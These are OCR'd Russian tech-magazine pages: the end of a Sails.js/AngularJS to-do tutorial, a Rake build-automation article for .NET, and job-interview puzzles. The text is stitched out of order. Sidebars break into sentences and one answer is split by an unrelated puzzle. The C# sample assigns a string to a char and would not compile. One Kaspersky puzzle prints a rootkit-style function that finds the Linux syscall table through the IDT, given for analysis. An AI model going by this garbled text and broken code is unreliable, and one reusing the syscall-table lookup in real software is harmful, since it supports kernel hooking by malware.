        //Добавление новой задачи
        $scope.addTodo = function() {

            if (!$scope.newTodo.length) {
                return;
            }

            $http.get('/task/create?title=' + $scope.newTodo).success(function(data){

                $scope.todos.push({
                    title: $scope.newTodo,
                    completed: false
                });


                $scope.newTodo = '';
            });

        };

        //Редактирование существующей задачи
        $scope.editTodo = function(todo) {
```

```
MacBook-Pro-Igor:xtodo spider_net$
```

Работа идет полным ходом



Контроллер Welcome в работе

Тестируем API

Результат сохранения данных

```
'/': {
        controller: 'WelcomeController',
        action: 'index'
    }
```

Здесь мы определили контроллер для маршрута "/", а также метод действия. Остается создать представление welcome.ejs в views и запустить проект для промежуточного тестирования. В представлении я просто написал одну строку приветствия и опубликовал ссылку на контроллер, отвечающий за вывод представления с формой списка задач. Проделай аналогичные шаги и протестируй пример в действии (sails lift).

МОДЕЛИ, КОНТРОЛЛЕРЫ И API

Медленно, но верно мы приближаемся к финалу морского приключения, и теперь настало самое время протестировать генератор API. Для описания сущности «задача» нам потребуется отдельная модель task и одноименный контроллер. Сгенерировать все это добро одним махом поможет команда sails generate api task. На выходе мы получим сразу готовую модель, контроллер и анонсированный API для CRUD-операций.

Перед тестом API опишем модель. Всего в ней будет два поля: title (string) и completed (boolean). Нетрудно догадаться, что в первом мы будем сохранять название задачи, а во втором — ее состояние (выполнена или нет). Описание модели приведено в пятом листинге. При описании модели можно использовать различные валидаторы. В поставку входят валидаторы для проверки типичных значений (email, url, post code и так далее).

На этом вопрос с моделью закрыт, переходим к тестированию API. Запускаем проект и в адресную строку браузера вбиваем запросы:

```
your_host:1337/task/create?title=cc&completed=false
your_host:1337/task/create?title=cc2&completed=false
```

178.62.196.172:1337/todo/find

```
[
  {
    "title": "Сдать статью в ][",
    "completed": false,
    "createdAt": "2014-10-15T09:56:02.970Z",
    "updatedAt": "2014-10-19T04:36:53.191Z",
    "id": 23
  },
  {
    "title": "Тест",
    "completed": false,
    "createdAt": "2014-10-15T09:56:25.966Z",
    "updatedAt": "2014-10-15T09:56:25.966Z",
    "id": 25
  },
  {
    "title": "kkk",
    "completed": false,
    "createdAt": "2014-10-19T04:36:55.695Z",
    "updatedAt": "2014-10-19T04:36:55.695Z",
    "id": 26
  },
  {
    "title": "o;j;jo",
    "completed": false,
    "createdAt": "2014-10-19T04:36:57.188Z",
    "updatedAt": "2014-10-19T04:36:57.188Z",
```

Результатом выполнения каждого из них будет представление переданных данных в JSON-формате. Стоит сразу обратить внимание, что сервер не просто их возвращает в удобном виде, а сразу же сохраняет в хранилище. Поскольку мы не подключали адаптер для работы с БД, в роли хранилища выступает обычный файл. Для проверки сохранения данных выполни еще один запрос, результатом будут добавленные нами записи:

```
your_host:1337/task/find
```

ПОСЛЕДНИЕ ШТРИХИ

Серверная часть нашего приложения полностью готова, остается только создать представление с отображением формы списка задач, а также написать немного клиентского кода для взаимодействия с серверным API. Начнем с представления. Код разметки достаточно компактный, но в журнальной статье ему места все равно не хватит. Создай самостоятельно файл todoList.ejs в директории views и перенеси в него код из репозитория.

Весь этот код был продемонстрирован в прошлогодней статье про AngularJS. Ее ты можешь найти по этой ссылке: xakep.ru/anglurjs/ (обращаем твое внимание, что самые интересные статьи из прошлых номеров выложены на сайт. — Прим. ред.). Здесь лишь дам краткие пояснения. Все задачи у нас помещаются в массив todos. На клиенте нам остается только вывести их при помощи стандартных директив и добавить директивы, отвечающие за взаимодействие с пользователем (добавление, удаление, пометка выполнения).

Сама клиентская логика описана в файле assets/js/controllers/TodoCtrl.js. Небольшой фрагмент кода этого файла приведен в листинге 6. Итак, в области видимости объявляется пустая коллекция. Далее с помощью сервиса $http выполняется запрос к сформированному ранее API. При старте приложения нам надо получить все данные, поэтому запрос делаем к find.

Запрос должен вернуть коллекцию элементов в формате JSON. Результатом выполнения метода Get будет примесь, которую необходимо проиндексировать. Запускаем цикл и в нем выполняем индексацию. Проиндексированную коллекцию помещаем в $scope.

Дальше действуем аналогичным способом. Определяем метод addTodo(), для которого в представлении установлен биндинг, и пишем в нем логику добавления новой записи. Первым делом нам необходимо отправить данные на сервер. Выполняем эту операцию с помощью уже знакомого метода Get. Впрочем, ничто не мешает задействовать метод Post. При успешном выполнении операции добавляем введенные данные на клиенте.

Остальные операции (удаление, редактирование) выполняются аналогичным образом, меняется только имя используемого метода сервиса $http. Например, редактирование данных реализуется с помощью put, а удаление — delete. В реальном приложении стоит еще предусмотреть обработку ошибок, но это уже отдельная история.


ТЕСТИРУЕМ ПРОЕКТ

На этом разработка проекта завершена. Ура! Если ты дочитал эту статью до конца, можешь считать себя настоящим героем! А теперь настало время попробовать запустить приложение и хорошенько его протестировать. Для улучшения работы проекта рекомендую самостоятельно попытаться реализовать простенькую регистрацию и добавить глобальную обработку ошибок, благо сделать это совсем несложно.

СПУСКАЕМ ПАРУСА

Мы создали вполне себе рабочее приложение с применением современного стека технологий. Если не считать объемный листинг с версткой, то реального кода мы написали не так уж много. Рутину взяли на себя фреймворки, а нам осталось только продумать логику самого приложения.

Фреймворк Sails.js на практике доказал профпригодность и на данном этапе уже готов потягаться с некоторыми популярными решениями, созданными на других языках. Вполне возможно, что следующий твой онлайн-проект сможет обойтись одним JavaScript. Да пребудет с тобой Сила!][



Законченный проект

ЛЮБИТЕЛЯМ КОФЕ

К CoffeeScript разработчики относятся по-разному: одни не представляют без него процесс разработки, другие плюются и всячески ругают. Я сохраняю нейтралитет и чаще всего обхожусь без помощи синтаксического сахара. Если ты не разделяешь моего мнения и уже привык к CS, то можешь продолжать его использовать в Sails.js. Для этого необходимо выполнить два простых действия:

Установить пакет coffee-script: npm install coffee-script --save

В конфигурационный файл проекта (app.js) добавить строку: require('coffee-script/register');

Использовать для генерации API (контроллеров, моделей) аргумент --coffee. Например, sails generate api mymodel - coffee.

ЧТО ПОЧИТАТЬ ПО ТЕМЕ

Пока по Sails.js (особенно по актуальной его версии) в Сети не так много информации. Напомню, разработчики внесли ряд значительных изменений в последний релиз, который серьезно повлиял на обратную совместимость. Приведенные ниже ссылки могут стать отправной точкой для поиска адекватной информации.

- goo.gl/YZaSX5 — к моменту выхода этой статьи в печать в моем блоге будет опубликован цикл заметок о Sails.js. В них будет подробно рассматриваться процесс разработки полноценного приложения с использованием Sails.js.
- goo.gl/iQq7lk — пример разработки с использованием стека Sails.js + Reactive.js + Backbone.js. Автор решает простую задачу — создает приложение для оформления счетов и прекрасно демонстрирует в работе связку актуальных веб-технологий.
- goo.gl/AlKm99 — в статье рассматривается интеграция Passport в Sails.js. В примере используется устаревшая версия Sails.js, поэтому придется внести несколько корректив.
- goo.gl/D9Zv4n — создание блога на Sails.js.
- goo.gl/BttFnr — большая подборка видеороликов, автор которых рассматривает процесс создания полноценного сайта с использованием Sails.js. Минус у роликов один — английский язык.
- goo.gl/2PZh2r — документация по ORM Waterline.
- https://bitbucket.org/iantonov/todo/ — репозиторий с полноценным примером к статье.
- goo.gl/tLpBOZ — моя большая статья про AngularJS.

ТОПЧЕМ ГРАБЛИ НА СИ ШАРПЕ

Михаил Овчинников
ovchinnikov.cc

ИЗУЧАЕМ ОСНОВЫ АВТОМАТИЗАЦИИ СБОРКИ ПРИ ПОМОЩИ RAKE

Разработка любого проекта всегда связана с автоматизацией сопутствующих рутинных задач. Сначала хватает средств IDE плюс пары ручных операций. Затем количество телодвижений начинает расти: требуется выполнять несколько наборов тестов, подкладывать какие-нибудь сертификаты, прогонять скрипты на базе данных, генерировать документацию к коду и так далее. Также нужно выполнять эти и другие операции на Continuous Integration сервере, а возможно, и осуществлять деплой приложения на продакшен-серверы (если говорить о клиент-серверном решении). Иногда это автоматизируют при помощи набора самописных batch- или shell-скриптов, но чаще всего в командах разработчиков приходят к какому-то консолидированному решению.

Для каждой платформы существует уже устоявшийся набор инструментов автоматизации, они довольно разнообразны, и у каждого свой синтаксис и философия. Тем не менее в том или ином виде они используют некие конфигурационные файлы, в которых описаны задания, зависимости между ними и порядок выполнения. По языку описания такие инструменты можно условно разделить на декларативные, где, как правило на XML, описываются необходимые действия, и императивные, где задания реализуются в виде кода, который пишется с учетом определенных соглашений.

На первый взгляд декларативный подход выглядит более выгодным, так как позволяет добиться желаемых результатов, описав задание в сравнительно несложном XML или ином синтаксисе. С другой стороны, рано или поздно упираешься в ограничения реализации самого инструмента (например, скопировать/удалить файлы по какой-нибудь сложной маске), плюс, когда требуется реализовать сложный поток работ (к примеру, в зависимости от версии приложения и платформы, под которую оно собирается подкладывать нужные конфиги и скрипты), приходится писать собственные расширения, которые, в свою очередь, приходится тоже мейнтейнить, тестировать и так далее. А раз написание кода все равно неизбежно, то почему бы не реализовать необходимые действия сразу в коде, причем в удобном формате?

Именно об одном из таких инструментов сегодня пойдет речь. Rake широко используется в известном веб-фреймворке Ruby on Rails и других Ruby-проектах, но у меня вполне удачно получалось сочетать его и с другими технологиями, в частности с .NET, что мы и рассмотрим сегодня в качестве примера.

Rake — это инструмент автоматизации сборки программного кода, написанный на Ruby. Это проект с открытым исходным кодом, его автор — ныне покойный Джим Вайрих. Своей целью он ставил создание инструмента, подобного распространенным Make, Ant и MSBuild, но более простого и гибкого. Сам автор выделял следующие особенности Rake:

- простой DSL на основе Ruby позволяет использовать всю мощь языка и не требует составления сложных XML и других конфигурационных файлов;
- параллельное выполнение нескольких заданий;
- шаблоны правил для синтеза неявных заданий;
- библиотека готовых заданий, для выполнения типичных задач;
- возможность указывать начальные условия для заданий.

УСТАНОВКА

Rake распространяется в виде библиотеки для Ruby. Версии языка, начиная от 1.9, уже включают его в себя, не требуя дополнительной установки. Если используется Ruby версии 1.8 или есть необходимость установить более свежую версию Rake, чем идет в комплекте с языком, можно воспользоваться системой управления пакетами RubyGems, выполнив команду

```
gem install rake
```

ЗАДАНИЯ

Конфигурационный файл в контексте Rake называется Rakefile. Его основными «строительными блоками» являются задания (tasks). Задание обладает именем, набором начальных условий и списком действий, которые должны быть выполнены.

```
task name: [:prereq1, :prereq2]
```

Действия передаются в конструкции, которая в Ruby называется блок (block).

```
task name: [:prereq1, :prereq2] do |t|
  # actions
end
```

Условно задания в Rake можно разделить на два типа: обычные и файловые. Обычное задание — это просто набор действий, который нужно выполнить. Такое задание объявляется методом task.

Назначением файлового задания является генерация файла (как правило, на основе одного или более уже существующих). Если файл уже существует, то такое задание не выполняется (пропускается). Файловое задание объявляется методом file.

Имя задания, которое нужно выполнить, передается в качестве параметра утилите Rake.

```
rake task_name
```

Если запустить Rake без параметров, то он будет пытаться найти в Rakefile задание с именем default. Если задание с таким именем не будет найдено, то rake выдаст соответствующую ошибку.

```
>rake
rake aborted!
Don't know how to build task 'default'
```

КОММЕНТАРИИ

Хотя в Rake разрешаются Ruby-комментарии при помощи символа #, хорошим тоном считается писать комментарии к заданиям при помощи ключевого слова desc.

В этом случае, запустив команду rake -T, мы получим список заданий с описаниями. Таким образом, хорошо составленные описания избавляют от необходимости дополнительно документировать rake-скрипты.

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Users\Michail_Ovchinnikov\Dropbox\doc\src\rake_dotnet_example>rake -T
rake build   # Compile project with MSBuild
rake clean   # Clean the artefacts from previous build
rake pkg     # Prepare deploy package
```

Пример вывода команды rake -T

ПРОСТРАНСТВА ИМЕН

В Rake есть концепция пространств имен (namespaces) для объединения заданий в группы. К примеру, любой, кто писал на Ruby on Rails, использовал команду rake db:migrate, в данном случае db — это пространство имен, a migrate — задание, которое в него входит. Пространство имен объявляется ключевым словом namespace.

```
namespace :namespace_name do
    # tasks
end
```

ОРГАНИЗАЦИЯ RAKE-ФАЙЛОВ

Утилита Rake ищет задания в файле с названием Rakefile. Очень быстро этот файл разрастается, и возникает необходимость разбить его на несколько файлов по функциональ-

АЛЬТЕРНАТИВЫ RAKE

Thor

Thor (whatisthor.com) за авторством Иегуды Каца (Yehuda Katz) — это тулкит для создания консольных приложений на Ruby. В последнее время он становится все популярнее в Ruby-сообществе в качестве замены Rake, так как, имея схожую философию, позволяет писать код на чистом Ruby, не требуя освоения специфичного Rake DSL и следования его соглашениям. Часто это позволяет облегчить внедрение инструмента в существующую инфраструктуру, покрыть скрипты автоматизации тестами и так далее.

Grunt

Grunt (gruntjs.com) широко используется в мире фронтенд-веб-разработки и позволяет реализовать задания на JavaScript, а также обладает большим количеством плагинов. Мне встречалось и его использование вне контекста фронтенд-разработки.

Paver

Если для автоматизации рутинных задач ты предпочитаешь использовать Python вместо Ruby, то всю мощь и простоту Rake тебе сможет принести Paver (paver.github.io/paver/). Используя схожий с Rake подход и философию, он позволяет также решать специфичные для Python задачи вроде разворачивания виртуальных окружений, содержит врапперы для генераторов документации и многое другое.

Gradle

В мире Java даже относительно простые проекты редко обходятся без привлечения инструментов сборки, обычно это Ant или Maven, использующие конфиги в виде XML-файлов. Gradle (www.gradle.org) позволяет отойти от декларативного подхода и реализовать задания в виде кода на Groovy DSL.

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\Users\Mike\Dropbox\doc\src\rake_dotnet_example>rake
rm
mkdir -p c:/Users/Mike/Dropbox/doc/src/rake_dotnet_example/out
"C:\Windows\Microsoft.NET\Framework\v3.5\msbuild.exe" c:/Users/Mike/Dropbox/doc/
src/rake_dotnet_example/hello.proj
Microsoft (R) Build Engine Version 3.5.30729.7903
[Microsoft .NET Framework, Version 2.0.50727.8009]
Copyright (C) Microsoft Corporation 2007. All rights reserved.

Build started 10/8/2014 7:55:11 PM.

Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:05.60
cp -r c:/Users/Mike/Dropbox/doc/src/rake_dotnet_example/hello.exe c:/Users/Mike/
Dropbox/doc/src/rake_dotnet_example/readme.txt c:/Users/Mike/Dropbox/doc/src/rak
e_dotnet_example/out

c:\Users\Mike\Dropbox\doc\src\rake_dotnet_example>
```

Результат выполнения Rake-скрипта из примера

ному назначению. Для этого нужно воспользоваться следующим соглашением: создаем папку с названием `rakelib`, а в ней файлы с расширением rake. На все задания и пространства имен, объявленные в rake-файлах, можно ссылаться из основного Rakefile.

СБОРКА .NET-ПРОЕКТА ПРИ ПОМОЩИ RAKE

Ожидаемо, что чаще всего использование Rake встречается в Ruby/Rails-проектах. Тем не менее никто не запрещает нам применить его в других языках. В качестве примера рассмотрим сборку простого Hello world на C#. Использование Rake в .NET-проектах может быть вполне оправданно, особенно когда требуется реализовать сложную логику для сборки/тестирования/развертывания приложения, так как в XML-декларациях привычных NAnt или MSBuild это будет выглядеть весьма нетривиально.

Исходник будет представлять собой файл с простейшим кодом и файл с проектом для того, чтобы воспользоваться MSBuild. Здесь он избыточно простой, но подход будет тот же, что и при сборке больших солюшенов.

```
using System;
public class HelloWorld
{
    static void Main()
    {
        char hello="hello";
        Console.WriteLine(hello);
        Console.ReadLine();
    }
}
```

Файл проекта в этом случае будет выглядеть таким образом:

```
<Project xmlns="http://schemas.microsoft.com/↵
               developer/msbuild/2003">
    <ItemGroup>
        <Compile Include="hello.cs" />
    </ItemGroup>
    <Target Name="Build">
        <Csc Sources="@(Compile)"/>
    </Target>
</Project>
```

Так как Rake-код получается достаточно простой, я приведу его полностью, а затем поясню.

```
require "fileutils"
task :default => [:clean, :build, :pkg]
msbuild = "#{ENV['WINDIR']}\\Microsoft.NET\\Frame↵
           work\\v3.5\\msbuild.exe"
proj_root = File.dirname(__FILE__)
out_dir = "#{proj_root}/out"
desc "Clean the artefacts from previous build"
task :clean do
    rm Dir.glob('*.exe')
    rm_rf(out_dir) if Dir.exists?(out_dir)
end
desc "Compile project with MSBuild"
task :build do
    mkdir_p(out_dir) if !Dir.exists?(out_dir)
    project = "#{proj_root}/hello.proj"
    cmd = "\"#{msbuild}\" #{project}"
    sh cmd do |ok, res|
        raise "*** BUILD FAILED! ***" if !ok
    end
end
desc "Prepare deploy package"
task :pkg do
    artefacts = ["#{proj_root}/hello.exe",
                 "#{proj_root}/readme.txt"]
    cp_r(artefacts, out_dir)
end
```

У нашего проекта определены следующие стадии сборки:

- Очистка (Clean) — на этой стадии будут чиститься артефакты от предыдущего билда. В данном случае удаляются все exe-файлы и папка out.
- Сборка (Build) — все, что касается компиляции приложения. В данном случае мы передаем MSBuild в качестве параметра путь к proj-файлу и выполняем эту команду.
- Подготовка к поставке (Package) — здесь собранный exe-файл перемещается в папку out, а также подкладывается файл с Read Me.

Задание default не выполняет никаких действий, но зависит от остальных объявленных заданий, таким образом, выполнив команду `rake` без параметров, мы запустим друг за другом задания clean, build и package. Также хочу отметить, что в Rakefile, как и в обычных Ruby-скриптах, можно пользоваться оператором `require` для того, чтобы загружать и использовать любые библиотеки языка.

ALBACORE

Я не единственный, кто захотел использовать Rake для сборки .NET-проектов. Для этого существует довольно популярный проект под названием Albacore, расширяющий DSL Rake специальными ключевыми словами для автоматизации типичных задач, с которыми сталкиваются разработчики для платформы от Microsoft.

Устанавливается командой

```
gem install albacore
```

Давай рассмотрим, как будет выглядеть задание сборки с использованием Albacore:

```
require "albacore"
desc "Compile project with MSBuild using Albacore"
build :alba_build do |b|
  b.file = "#{proj_root}/hello.proj"
end
```

Согласись, что код стал выглядеть гораздо компактнее. Полную информацию по синтаксису Albacore можно найти в Wiki проекта на GitHub.

ЗАКЛЮЧЕНИЕ

Rake — это отличный, гибкий инструмент для создания различных скриптов для сборки и обслуживания твоих проектов. Его использование совершенно не ограничивается Ruby-экосистемой — в этой статье мы смогли убедиться, что ему найдется место даже в .NET-инфраструктуре.

Конечно, не стоит вносить лишнюю зависимость на Ruby в небольшие проекты. В сложных же проектах, особенно при поддержке legacy-систем, где требуется при сборке разрешать сложные зависимости, подготавливать окружение для тестов (к примеру, регистрировать COM-объекты в системе по набору определенных условий) и многое другое. ⌶



WWW

Репозиторий Rake на GitHub: https://github.com/jimweirich/rake

Документация по Rake: docs.seattlerb.org/rake/

Репозиторий проекта Albacore: https://github.com/Albacore/albacore



DVD.XAKEP.RU


На сайте ты найдешь все примеры кода из статьи.

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ


ЗАДАЧИ ОТ «ЛАБОРАТОРИИ КАСПЕРСКОГО» И РЕШЕНИЕ ЗАДАЧ ОТ PARALLELS

Сегодня у нас день больших компаний (это я к тому, что маленькие и средние в этой рубрике тоже всегда приветствуются). Гранды отечественной IT-индустрии задают нашим читателям задачи и публикуют решения. А вот победителей пока не славим — в связи с ранней сдачей этого номера (для тебя Новый год уже наступил, и ты уже даже от него потихоньку отходишь, а в нашей реальности до него еще месяц). Победителей задач от Parallels жди в следующем номере, а пока выпей рассола и насладись новой партией квестов!

ЗАДАЧИ ОТ «ЛАБОРАТОРИИ КАСПЕРСКОГО»



Александр Лозовский
lozovsky@glc.ru



ЗАДАЧА 1

При анализе, возможно, вредоносного семпла под Linux натолкнулись на такую функцию.

Необходимо определить, что именно возвращает функция.

```
int what_sz = 3;
char what[] = "\xff\x14\x85";
void *
abcdefh(void)
{
    void *tmp;
    uint8_t **ptr;
    struct idtr idtr;
    struct idt *idt;
    __asm__("sidt %0" : "=m" (idtr));
    idt = (struct idt *) (idtr.base +
    (0x80 * 8));
    tmp = (void *)((idt->off2 << 16) |
    idt->off1);
    ptr = memmem(tmp, 0x100,
    what, what_sz);
    if (ptr == NULL)
        return NULL;
        ptr += 3;
        return *ptr;
}
```

ОТВЕТЫ НА ЗАДАЧИ КОМПАНИИ PARALLELS

ЗАДАЧА 1

В два раза. Если человек побежит вперед, то к моменту, когда он добежит до середины туннеля (то есть пробежит еще 1/4 туннеля), поезд доедет до его начала (из условия 1). Соответственно, человек пробежит половину туннеля за то же время, что поезд проедет весь (из условия 2). То есть он бежит в два раза медленнее поезда.

ЗАДАЧА 2

Ответ: математических решений — бесконечное количество. Оптимальных и уникальных — два (а не одно, как многие предполагают).

1. Начать с перевозки козы. Вернуться, перевезти волка, оставить его, забрать козу и отвезти обратно. Оставить ее и перевезти к волку капусту. Вернуться и перевезти козу.
2. Начать с перевозки козы. Вернуться, взять капусту, отвезти ее на другой берег, оставить там и вернуть на первый берег козу. Затем перевезти на другой берег волка, вернуться за козой и снова отвезти ее на другой берег. В этом случае количество рейсов (семь) такое же, как и в первом варианте.

ЗАДАЧА 3

Стандартный ответ незадумавшегося человека: «Конечно, Hello», ведь печать стоит до вызова fork() и вызывается только один раз. На самом деле ситуация более интересная. Дело в том, что в libc потоки ввода/вывода буферизуются, а в реальности вывод на экран происходит в момент печати символа перевода строки или закрытия файлового дескриптора. Таким образом, вывод на самом деле происходит в момент завершения процесса, а это событие уже происходит два раза. Правильный ответ — HelloHello.

ЗАДАЧА 4

Эта программа несколько сложнее. Здесь человек сначала сильно задумывается о том,

ЗАДАЧА 2

Три программы написаны на несуществующем языке программирования, скомпилированы в несуществующем компиляторе и выполняются в несуществующей среде.

Вопрос: какие изменения в файловой системе производит третья программа?

Первая программа

HEX View:

```
04 00 00 00 0C 00 54 65 73 74 46 69 6C 65 4E 61 6D 65
09 00 46 69 72 73 74 4C 69 6E 65 0E 00 54 65 73 74 46
69 6C 65 48 61 6E 64 6C 65 0A 00 53 65 63 6F 6E 64 4C
69 6E 65 01 00 00 00 09 03 00 00 00 00 00 05 00 00 00
68 01 00 00 00 69 01 00 00 00 01 00 00 00 6B 01 00 00
00 02 00 00 00 6B 01 00 00 00 04 00 00 00 6A 01 00 00 00
```

TEXT View:

```
......TestFileName..FirstLine..TestFileHandle..SecondLine
..............h....i........k........k........j....
```

Вторая программа

HEX View:

```
04 00 00 00 0C 00 48 65 6C 6C 6F 20 57 6F 72 6C 64 21
19 00 43 6F 6E 63 61 74 65 6E 61 74 65 64 53 74 72 69
6E 67 45 78 61 6D 70 6C 65 11 00 46 69 72 73 74 20 73
74 72 69 6E 67 20 70 61 72 74 12 00 53 65 63 6F 6E 64
20 73 74 72 69 6E 67 20 70 61 72 74 01 00 00 00 05 02
00 00 00 28 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 04 00 00 00 65 01 00 00 00
03 00 00 00 65 01 00 00 00 04 00 00 00 66 01 00 00 00
67 01 00 00 00
```

TEXT View:

```
......Hello World!..ConcatenatedStringExample..First↵
string part..Second string part.........
(.........................................e.......↵
e........f....g....
```

Третья программа

HEX View:

```
07 00 00 00 0B 00 44 72 65 61 6D 77 6F 72 6C 64 21 09
00 4B 61 73 70 65 72 73 6B 79 0A 00 47 72 65 65 74 69
6E 67 73 20 04 00 74 68 65 20 04 00 54 65 6D 70 05 00
66 72 6F 6D 20 02 00 48 46 02 00 00 00 09 07 00 00 00
00 00 05 05 00 00 00 22 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 08 00 00 00 65 02 00 00 00 03 00
00 00 65 02 00 00 00 06 00 00 00 65 02 00 00 00 04 00
00 00 65 02 00 00 00 01 00 00 00 68 02 00 00 00 69 01
00 00 00 02 00 00 00 6C 01 00 00 00 02 00 00 00 6A 01
00 00 00
```

TEXT View:

```
......Dreamworld!..Kaspersky..Greetings ..the ..Temp↵
..from ..HF...............".......................↵
...............e........e........e........e........h..
..i........l........j....
```

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

ЧИТАТЕЛИ, ШЛИТЕ НАМ СВОИ РЕШЕНИЯ!

Правильные ответы присылай мне. Представители «Лаборатории Касперского» слишком заняты, чтобы обрабатывать нескончаемый поток писем от читателей.

как именно и почему программа вообще что-то напечатает. Эта часть задачи решается относительно легко, в родительском процессе fork() возвращает идентификатор дочернего процесса, и этот идентификатор печатается в обработчике сигнала, который присылается в момент завершения дочернего процесса. Но это неправильный ответ.

Дело в том, что на самом деле поведение этой программы не детерминировано, и именно это хочется услышать от собеседуемого. Здесь с точки зрения родительского процесса выполняются две атомарные операции: системный вызов fork() и присвоение результатов этого системного вызова глобальной переменной pid. Соответственно, сигнал об окончании дочернего процесса может прийти между этими операциями, и это действительно происходит, примерно в одном случае из десяти.

ЗАДАЧА 5

Очень хочется услышать от кандидата про выравнивание полей в структуре и про упакованные структуры. Достаточно частый неправильный ответ — 32 байта, альтернативный неправильный ответ — зависит от компилятора. На самом деле эта ситуация четко регламентируется стандартом языка, эта структура ВСЕГДА будет занимать 16 байт, для обеспечения правильного выравнивания достаточно вставить один байт паддинга после поля 'a'. Ну и конечно, хочется услышать, что сделано так в силу архитектуры RISC процессоров, которые требуют адрес, выравненный на размер считываемого целого.

Сама же структура может быть выровнена как на 4 байта, так и на 8. Это уже зависит от компилятора и архитектуры. На 64 битах выравнивание на 8 обязательно, на 32 — нет. И именно в этом моменте MSVC отличается от GCC, один структуру выравнивает на 64 бита, второй — на 32.

ЗАДАЧА 6

Очень интересно посмотреть, как именно человек решает такую задачу, хотя тут вполне подходит ответ, что описан "seq_lock".

ЗАДАЧА 7

Ответ: 24.

